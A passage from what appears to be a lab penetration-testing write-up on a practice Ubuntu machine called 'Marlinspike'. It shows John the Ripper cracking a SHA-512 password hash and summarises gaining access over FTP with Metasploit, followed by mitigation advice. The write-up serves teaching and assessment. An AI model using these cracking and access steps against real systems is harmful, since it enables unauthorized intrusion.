┌──(kali㉿kali)-[~]
└─$ john p.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show p.txt
0 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ john --show p.txt
0 password hashes cracked, 1 left

┌──(kali㉿kali)-[~]
└─$ john p.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2023-06-25 11:29) 100.0g/s 800.0p/s 800.0c/s 800.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ 
```

Now you successfully cracked the password of the ubuntu.

What is the non-default username of the ubuntu ?

marlinspike

What is the password for the ubuntu machine?

marlinspike.

**Mitigation Techniques:**

1. **Regularly Update Systems**: Keep your systems up to date by applying the latest security patches and updates. This helps protect against known vulnerabilities and reduces the risk of exploitation.
2. **Use Strong Encryption Methods**: Ensure sensitive data is always encrypted, both when stored and when transmitted over the network. Strong encryption protocols like AES-256 can protect against unauthorized access and data breaches.
3. **Configure the Firewall Properly**: Set up and configure your firewall to allow only necessary services and ports, ensuring that only trusted IP addresses can access critical systems. A well-configured firewall acts as the first line of defense.
4. **Harden SSH and Use IDS**: Strengthen your SSH configurations by disabling root logins, using SSH key-based authentication, and limiting access to trusted IP addresses. Implement an Intrusion Detection System (IDS) to monitor for suspicious activities and provide early alerts for potential security incidents.
5. **Remove or Block Unused Ports**: Identify and disable any unused or unnecessary open ports. This reduces the number of possible attack vectors and makes it harder for malicious actors to gain unauthorized access.
6. **Monitor Network Traffic Regularly**: Continuously monitor your network traffic to detect any unusual behavior or signs of an attack. Tools like Wireshark or Suricata can help you analyze traffic patterns and identify threats before they escalate.
7. **Raise Awareness on Security Risks and Policies**: Educate employees and users on security risks and best practices, such as strong password creation and recognizing phishing attempts. Promote awareness around security policies to help reduce human error and strengthen your organization’s overall security posture.

# 4. Summary

An Ubuntu machine named 'Marlinspike' was found to be vulnerable, particularly through the open TCP port 21, which allowed us to exploit the vulnerability and gain unauthorized access. Using Metasploit, we were able to create a backdoor entry and crack the machine's password. Additionally, we used Nmap to scan the open ports, identify potential vulnerabilities, and successfully crack the password, which was 'marlinspike'

# 5. Conclusion

With the increasing number of data breaches, implementing a Vulnerability Assessment and Penetration Testing (VAPT) solution is one of the best ways to identify vulnerabilities and secure systems. During our VAPT testing on an Ubuntu machine, we were able to uncover vulnerabilities and successfully crack the machine's password. Given the current landscape, VAPT remains one of the most effective solutions for securing digital assets.

# 6. References

1) Nmap https://nmap.org/book/port-scanning-tutorial.html

2) metasploit to scan vulnerabilities

https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities

3) Port numbers and Description

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers